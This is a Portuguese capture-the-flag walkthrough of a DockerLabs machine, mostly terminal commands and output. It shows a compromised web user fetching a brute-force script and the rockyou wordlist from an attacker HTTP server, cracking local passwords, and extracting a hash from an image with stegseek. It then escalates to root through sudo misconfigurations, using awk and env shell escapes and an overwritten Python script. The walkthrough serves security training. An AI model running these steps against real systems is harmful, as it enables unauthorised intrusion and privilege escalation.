^X Sair       ^R Ler o arq  ^\ Substituir ^U Colar      ^J Justificar ^/ Ir p/ linha M-E Refazer
```

Máquina atacante

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.file]
└─# python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
172.17.0.2 - - [20/Dec/2024 18:55:00] "GET /brute_force.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.file]
└─# cd /usr/share/wordlists/rockyou.txt
cd: não é um diretório: /usr/share/wordlists/rockyou.txt

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.file]
└─# cd /usr/share/wordlists/

┌──(root㉿soja)-[/usr/share/wordlists]
└─# python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
172.17.0.2 - - [20/Dec/2024 18:56:51] "GET /rockyou.txt HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Máquina vítima

```
www-data@45e6df868815:/var/www/html/uploads$ wget http://192.168.0.16:5000/brute_force.sh
<loads$ wget http://192.168.0.16:5000/brute_force.sh
--2024-12-20 22:55:00--  http://192.168.0.16:5000/brute_force.sh
Connecting to 192.168.0.16:5000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1667 (1.6K) [text/x-sh]
Saving to: 'brute_force.sh'

     0K .                                                     100%  349M=0s

2024-12-20 22:55:00 (349 MB/s) - 'brute_force.sh' saved [1667/1667]

www-data@45e6df868815:/var/www/html/uploads$ wget http://192.168.0.16:5000/rockyou.txt
</uploads$ wget http://192.168.0.16:5000/rockyou.txt
--2024-12-20 22:56:51--  http://192.168.0.16:5000/rockyou.txt
Connecting to 192.168.0.16:5000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 139921530 (133M) [text/plain]
Saving to: 'rockyou.txt'

     0K .......... .......... .......... .......... ..........  0% 26.5M 5s
    50K .......... .......... .......... .......... ..........  0% 92.1M 3s
   100K .......... .......... .......... .......... ..........  0% 46.5M 3s
   150K .......... .......... .......... .......... ..........  0% 40.3M 3s
   200K .......... .......... .......... .......... ..........  0%  309M 3s
   250K .......... .......... .......... .......... ..........  0% 77.6M 2s
   300K .......... .......... .......... .......... ..........  0% 99.7M 2s
   350K .......... .......... .......... .......... ..........  0% 90.3M 2s
   400K .......... .......... .......... .......... ..........  0% 78.6M 2s
   450K .......... .......... .......... .......... ..........  0%  256M 2s
   500K .......... .......... .......... .......... ..........  0% 77.8M 2s
   550K .......... .......... .......... .......... ..........  0% 85.8M 2s
```

Ao executar a ferramenta, conseguimos:

usuário: fernando
senha: chocolate

```
www-data@45e6df868815:/tmp$ ./brute_force.sh rockyou.txt
```

```
[*] Tentativa ... 28/14344394
TERM environment variable not set.
[v] Senha chocolate encontrada para o usuário fernando
www-data@45e6df868815:/tmp$
```

Conseguimos entrar no usuário fernando.

```
www-data@45e6df868815:/tmp$ cd /home
cd /home
www-data@45e6df868815:/home$ ls
ls
fernando  iker  julen  mario
www-data@45e6df868815:/home$ su fernando
su fernando
Password: chocolate

fernando@45e6df868815:/home$ whoami
whoami
fernando
fernando@45e6df868815:/home$
```

Vamos entrar na pasta de fernando, e ao entrar temos uma imagem, que vamos baixar na maquina atacante para ver se temos algo na imagem.

```
fernando@45e6df868815:~$ cd ..
fernando@45e6df868815:/home$ ls
fernando  iker  julen  mario
fernando@45e6df868815:/home$ cd fernando/
fernando@45e6df868815:~$ python3 -m http.server 6000
Serving HTTP on 0.0.0.0 port 6000 (http://0.0.0.0:6000/) ...
172.17.0.1 - - [21/Dec/2024 00:18:56] "GET /dragon-medieval.jpeg HTTP/1.1" 200 -
```

máquina atacante baixar a imagem:


```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.file]
└─# wget http://172.17.0.2:6000/dragon-medieval.jpeg
--2024-12-20 20:17:13--  http://172.17.0.2:6000/dragon-medieval.jpeg
Conectando-se a 172.17.0.2:6000... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 187638 (183K) [image/jpeg]
Salvando em: “dragon-medieval.jpeg”

dragon-medieval.jpeg      100%[===================>] 183,24K  --.-KB/s    em 0,002s

2024-12-20 20:17:13 (106 MB/s) - “dragon-medieval.jpeg” salvo [187638/187638]
```

stegseek –crack dragon-medieval.jpeg /usr/share/

wordlists/rockyou.txt


Ao extrair a imagem com a ferramenta stegseek, vejamos que temos um hash.

hash: cbfdac6008f9cab4083784cbd1874f76618d2a97



Vamos ate o site:https://crackstation.net/ para ver o que passa nessa hash.

senha: password123



Com a senha que encontramos conseguimos entrar no usuário mario.

```
fernando@45e6df868815:/home$ su mario
Password:
mario@45e6df868815:/home$ whoami
mario
mario@45e6df868815:/home$
```

Vamos procurar por escalação de de privilégios sudo -l .

o usuário `mario` pode executar o comando `awk` como o usuário `julen` sem necessidade de senha. Isso pode ser explorado para obter privilégios do usuário `julen`.

```
mario@45e6df868815:~$ sudo -l
Matching Defaults entries for mario on 45e6df868815:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on 45e6df868815:
    (julen) NOPASSWD: /usr/bin/awk
mario@45e6df868815:~$
```

Vamos entrar no site https://gtfobins.github.io/gtfobins/awk/ .

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/bash")}'

Somos o usuário julen.

```
mario@45e6df868815:~$ sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/bash")}'
julen@45e6df868815:/home/mario$ whoami
julen
julen@45e6df868815:/home/mario$
```

Vamos procurar por escalação de de privilégios sudo -l .

o usuário `julen` pode executar o comando `env` como o usuário `iker` sem senha. Isso permite que você escale os privilégios para o usuário `iker`.

```
julen@45e6df868815:/home/mario$ sudo -l
Matching Defaults entries for julen on 45e6df868815:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User julen may run the following commands on 45e6df868815:
    (iker) NOPASSWD: /usr/bin/env
julen@45e6df868815:/home/mario$
```

Vamos entrar novamente no site: https://gtfobins.github.io/gtfobins/env/

sudo -u iker /usr/bin/env bash

```
julen@45e6df868815:/home/mario$ sudo -u iker /usr/bin/env bash
iker@45e6df868815:/home/mario$ whoami
iker
iker@45e6df868815:/home/mario$
```

Vamos procurar por escalação de de privilégios sudo -l .

O usuário `iker` pode executar o script Python `/home/iker/geo_ip.py` como qualquer usuário, incluindo o root, sem precisar de senha. Isso representa uma excelente oportunidade para escalar privilégios para root.

```
iker@45e6df868815:/home/mario$ sudo -l
Matching Defaults entries for iker on 45e6df868815:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User iker may run the following commands on 45e6df868815:
    (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
iker@45e6df868815:/home/mario$
```

```
iker@45e6df868815:/home$ cd iker/
iker@45e6df868815:~$ ls
__pycache__  geo_ip.py
iker@45e6df868815:~$ cat geo_ip.py
import requests;
ip = input('Introduce la direccion IP que quieras geolocalizar: ')
respuesta = requests.get(f'http://ip-api.com/json/{ip}')
data = respuesta.json()
print(data)
iker@45e6df868815:~$
```

Vamos excluir esse arquivo e criar outro com o mesmo nome.

echo 'import os; os.system("/bin/bash")' > /home/iker/geo_ip.py

```
iker@45e6df868815:~$ rm geo_ip.py
rm: remove write-protected regular file 'geo_ip.py'? yes
iker@45e6df868815:~$ ls
__pycache__
iker@45e6df868815:~$ echo 'import os; os.system("/bin/bash")' > /home/iker/geo_ip.py
iker@45e6df868815:~$ ls
__pycache__  geo_ip.py
```

Agora é só da o comando que seremos root.

sudo /usr/bin/python3 /home/iker/geo_ip.py

```
iker@45e6df868815:~$ cat geo_ip.py
import os; os.system("/bin/bash")
iker@45e6df868815:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py
root@45e6df868815:/home/iker# whoami
root
root@45e6df868815:/home/iker#
```

somos root

R10